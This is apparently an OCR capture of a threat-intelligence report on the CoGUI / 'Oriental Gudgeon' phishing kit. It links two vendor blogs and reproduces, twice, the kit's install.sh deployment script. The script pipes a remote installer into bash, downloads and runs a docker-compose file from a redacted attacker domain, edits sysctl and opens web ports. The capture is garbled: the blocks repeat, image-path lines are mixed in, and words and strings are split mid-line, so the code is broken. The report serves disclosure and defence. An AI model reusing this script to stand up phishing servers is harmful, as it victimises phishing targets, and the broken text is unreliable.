
https://www.proofpoint.com/us/blog/threat-insight/cogui-phish-kit-targets-japan-millions-messages

https://urlscan.io/blog/2025/05/06/oriental-gudgeon/

install.sh

- Download and install Docker.
- Download and run docker-compose.yml.
- Running local service.


install.sh (Download)



```bash
#!/bin/bash

# Step 1: Check if Docker is installed and install if not
if ! command -v docker &> /dev/null
then
    echo "Docker could not be found, installing Docker..."
    curl -fsSL https://get.docker.com | bash
else
    echo "Docker is already installed."
fi

# Step 2: Download docker-compose.yml
echo "Downloading docker-compose.yml..."
curl -o docker-compose.yml https://[redacted].world/docker-compose.yml

if [[ ! `cat /etc/sysctl.conf | grep 'vm.overcommit_memory=1'` ]];then
    echo 'vm.overcommit_memory=1' >> /etc/sysctl.conf;
fi
sysctl vm.overcommit_memory=1
```

```bash
#!/bin/bash

# Step 1: Check if Docker is installed and install if not
if ! command -v docker &> /dev/null
then
    echo "Docker could not be found, installing Docker..."
    curl -fsSL https://get.docker.com | bash
else
    echo "Docker is already installed."
fi

# Step 2: Download docker-compose.yml
echo "Downloading docker-compose.yml..."
curl -o docker-compose.yml https://[redacted].com/docker-compose.yml

if [[ ! `cat /etc/sysctl.conf | grep 'vm.overcommit_memory=1'` ]];then
    echo 'vm.overcommit_memory=1' >> /etc/sysctl.conf;
fi
sysctl vm.overcommit_memory=1
```


install.sh (docker compose pull)



```
# Step 3: Pull code using Docker Co
mpose
echo "Pulling code with Docker Comp
ose..."
docker compose pull

# Check if firewall is enabled Ensu
re ufw is enabled
# if sudo ufw status | grep -q inac
tive; then
#     echo "Enabling UFW..."
#     sudo ufw enable
# fi

# Open ports for TCP only
echo "Opening ports 80 and 443 for
TCP traffic..."
# sudo ufw allow 22/tcp
sudo ufw allow 80/tcp
sudo ufw allow 443/tcp
```

```
# Step 3: Pull code using Docker Co
mpose
echo "Pulling code with Docker Comp
ose..."
docker compose pull

# Check if firewall is enabled Ensu
re ufw is enabled
# if sudo ufw status | grep -q inac
tive; then
#     echo "Enabling UFW..."
#     sudo ufw enable
# fi

